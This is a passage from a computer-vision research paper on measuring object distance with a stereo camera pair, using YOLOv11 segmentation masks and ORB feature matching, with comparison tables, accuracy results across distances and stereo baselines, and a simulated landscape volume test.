- b: 9.8 cm



Fig. 6. The result of distance calculation in one of the frames. Objects are segmented and divided by local features, which are used to calculate the average distance. The distance to the camera is 110 cm.

For each camera frame, the camera segmentation model YOLO11n-segmentation objects, their bounding boxes and segmentation masks. Then a list of objects is created for each frame. Each object has: a binary mask (mask_bin), a class name (e.g., “person”, “book”), the center of the bounding box (cx, cy), the corners of the bounding box (x1, y1, x2, y2), and a reference to the original frame. Each object from both cameras is matched using the Hungarian algorithm, a cost matrix that penalizes mismatched classes and uses the distance between bounding box centers for matched classes. This results in 1-to-1 pairs of left and right features (e.g., “person on the left” is matched to “person on the right”). For each pair of objects, feature matching is performed inside their masked regions using ORB (Oriented FAST and Rotated BRIEF), a fusion of a FAST keypoint detector and a BRIEF descriptor. This means that we only consider the pixels of a particular object and not the whole frame. For all matched feature points, a formula is applied to calculate the distance, then the average distance is calculated to get one stable distance for the object.

TABLE I. PREVIOUS AND CURRENT WORKS

Aspect	This Method	Hamad and colleagues Method	Zaremba & Nitkiewicz Method
Detection Method	YOLOv11 segmentation	YOLOv8 bounding-box detection	Mask R-CNN (Instance segmentation & detection)
Feature Matching Approach	ORB feature matching	Bounding box disparity analysis (corners)	Bounding box matching (Hungarian, corners only)
Distance Estimation Method	Geometric stereo vision formula	Polynomial regression (ML model)	Geometric stereo vision formula (trigonometric)
Data Aggregation	Average distance from matched points	Single disparity average per bounding box pair	Single disparity per matched bounding box pair
Calibration Approach	Explicit camera calibration & trigonometry	Calibration via polynomial regression model	Explicit camera calibration & trigonometry
Integration	No explicit integration yet	Integrated into SLAM for robotics	Intended for robotics & medical applications
Tested Objects	General objects	Multiple tangible objects (bottles, books, etc.)	Specific small objects (Cup, LEGO figure)

Fig. 7. Comparison of different object detection and distance estimation methods with method proposed in this article, highlighting variations in detection approach, feature matching, distance estimation, calibration, and application integration.

Unlike the method of Hamad and colleagues, which uses the YOLOv8 model exclusively for object detection without segmentation, the proposed approach applies the YOLOv11-segmentation model that provides accurate binary object masks. This allows for more accurate object boundary extraction, especially when objects overlap or have complex backgrounds.

The approach to point matching is also an important difference. While the methods of Zaremba and Nitkiewicz, and Hamada use only the centers or corners of bounding boxes, the proposed method uses an algorithm for matching local ORB features within segmented object masks. This provides high stability and reliability of measurements, since not only conventional frame centers are considered, but real, repeated characteristic points are taken into account too.

TABLE II. GENERAL AND CASE-SPECIFIC APPROACH

Aspect	This Method	Yang & Lu's Method
Primary Application	General stereo vision tasks (robotics, industrial, automotive)	Long-distance sea surface measurement (tsunami detection)
Segmentation Method	YOLO-seg (general instance segmentation)	Adaptive dynamic thresholding (wave-specific segmentation)
Feature Matching	ORB within segmented regions	Custom wave feature descriptors
Object Pairing	Hungarian Algorithm based on bounding-box proximity and class	Decision-tree classifier based on feature vectors
Distance Estimation	Geometric, calibrated stereo formula with multiple keypoints averaging	Learning cost volume and pixel-wise dense matching (SGM)
Robustness to Partial Visibility	Very high (due to segmentation masks and local ORB features)	Low (targets fully visible wave patterns)
Complexity	Moderate (requires reliable YOLO-seg masks and ORB features)	High complexity in initial calibration but fast at runtime
Generalizability	High (any detectable object)	Low (specific sea wave patterns)

Fig. 8. The general method uses YOLO-seg for segmentation, ORB for feature matching, and a geometric stereo formula for distance estimation, offering high adaptability and robustness to partial visibility. The wave-specific method relies on adaptive thresholding, custom wave descriptors, and pixel-wise dense matching (SGM), optimizing for sea surface measurement but with lower generalizability.

In addition, the proposed method relies on explicit geometric calibration of cameras using real parameters such as focal length and stereo base and calculates the object distance by averaging the results of multiple key points, which provides improved stability and accuracy of the results. This provides a distinct advantage over empirical methods, such as polynomial regression in Hamada's method, or specialized approaches, such as Yang and Lu's method, focused solely on wave measurement.

IV. Results & Findings

To analyze accuracy, all distance measurements within one second (1 calculation per frame, resulting in approximately 10–20 calculations per second per object) were collected at every 10 cm from the stereo camera. A person standing or sitting in front of the cameras was used as the object, as it is best detected by the model used:



Fig. 9. Average calculated distance versus expected distance. YOLOn-segmentation.



Fig. 10. Relative error (%) at different distances. YOLOn-segmentation.

At short distances, the error is large since each centimeter is more important to the distance value. Also, at too close a distance, segmentation can become difficult because large objects can occupy a large part of the lens, leaving insufficient information for the model. At long distances, the computation faces the limitation of camera resolution and short stereo bandwidth. The most accurate computations occur between 90 and 150 cm. The trend is consistent with those of other authors, but the calculation accuracy in the optimal interval may be lower.



Fig. 11. Distance calculation for several individuals.



Fig. 12. Calculating the distance to multiple objects that are not in the entire lens.



Fig. 13. Visualization of segmentation and finding similarities. Positions are slightly different from figure 12.

Experiments have shown that the model is best at determining distances to people, and worse at geometrically simple shapes and monotonous surfaces. This is due to the use of a version of the model in which accuracy is sacrificed in favor of optimization, and the need to find features on the surface of objects, which makes it difficult to find similar features. However, this approach makes it possible to compute the distance to objects outside the lens at longer distances.



Fig. 14. Difference in calculating and finding objects in YOLOn and YOLOx models on the same scene. The calculations were taken from the Figure 12 and 13 scenes.

Figures 12 and 13 show scenes of objects with pre-measured distances: human – 100 cm; book – 110 cm; mouse – 80 cm; monitor(tv) – 120 cm. The graphs in Figure 14 show the calculated distance to the objects detected. The YOLOx model gives more accurate results and detects more objects but produces fewer frames per second (5 frames on average). Even though the calculations become more robust, the approach is still limited by the brightness of a scene and what resolution the cameras have.

V. Discussion & Conclusions

The implemented stereo distance measurement method, which combines YOLOv11-based segmentation and local ORB feature matching, successfully solves the problem of object distance determination, outperforming approaches using only bounding boxes. Using the YOLOv11 model, object boundaries can be extracted and localized more accurately, especially in complex environments or when objects partially overlap.

However, the observed low accuracy at short distances is due to a number of factors. At short distances, even a slight displacement of key points leads to a large relative error due to the method's high sensitivity to small changes in the position of objects. Also, at short distances, large objects occupy a significant portion of the camera's field of view, which limits the number of available keypoints for effective matching.



Fig. 15. Stereo cameras on the stage where the formula error was calculated. Contours highlight the angles of view of the cameras. Stereo base is 0.5 meters. Distance to the cube is 1.5 meters.

The experiments collected data on the accuracy of the calculations (absolute and relative errors), where the absolute error gives the value in meters and the relative error in percent (the overall result is 1.45 cm and 0.04%). Camera resolution: 4032:3024.

TABLE III. STEREO BASE AND INFLUENCE ON OPTIMAL DISTANCE

Stereo base *b*	**Tested distance**	**Measurements per distance**	**Absolute error (m)**	**Relative error (%)**
0.5 m	1.5-22 m	1000	0.016 m	0.11%
1 m	2.5-22 m	1000	0.009 m	0.06%
5 m	12.5-32 m	1000	0.005 m	0.03%
10 m	25-45 m	1000	0.006 m	0.02%
100 m	250-270 m	1000	0.034 m	0.01%

Fig. 16. Accuracy of distance measurement across different stereo baselines.

These calculations exclude errors introduced by segmentation and common feature search, demonstrating the effect of different stereo bases at high image resolution.

The accuracy of long-range measurements depends significantly on the stereo-base size. As demonstrated in Figure 16, increasing the stereo base increases the accuracy of long-range measurements, but leads to decreased accuracy at short ranges. For example, a stereo base of 0.5 meters is optimal for measurements from 1.5 to 20 meters, while a stereo base of 100 meters is effective over a range of 250 to 1000+ meters. This is because longer distances require a larger base to increase the visibility of minimum pixel displacements, while shorter distances require a smaller base for measurement accuracy.



Fig. 17. An 8064:3024 format stereo image over the landscape. The center points of identical clusters are crossed by a blue line.



Fig. 18. A scene in 3D space with a landscape, a projected landscape model, and a cube with a projection-equivalent volume.

Additionally, the method's applicability for 3D projection and measurement of real-world objects and landscapes was evaluated. A virtual landscape scene was constructed, where camera pairs computed object distances using segmentation and Raycast to determine the reference ("true") depth. K-means clustering was used instead of a neural segmentation model. The evaluation showed that volume estimation can be affected by small inaccuracies in identifying object centers on surfaces. For example, in the case of a mountain, the volume estimation showed an absolute error of 289.563 m³ (15%), highlighting the need for refinement in applications requiring precise volumetric data.

However, when focusing on distance estimation alone, the method demonstrated higher accuracy. The average relative error is around 1%, showing that the calculated distances were highly reliable across various object sizes. Which indicates on need to improve the feature detection and amount of vertecies for genereted terrain projection.



Fig. 19. Distance estimation errors for vertices. Absolute error (ranging from 0 to 25 m) above, and relative error (0% to 2.5%) bellow.



Fig. 20. A cube showing the actual volume of the mountain (2,098,286 m^3) inside the cube of the calculated volume (2,387,849 m^3).

Comparison with existing methods revealed clear advantages of the approach using local ORB matching within segmented regions. However, further improvement of the method is possible by integrating outlier rejection algorithms (e.g., standard deviation, RANSAC) and an accurate stereo rectification procedure. The implementation of these solutions will increase stability and extend the application of the approach to real-world scenarios, including 3D projection and volume measurement.

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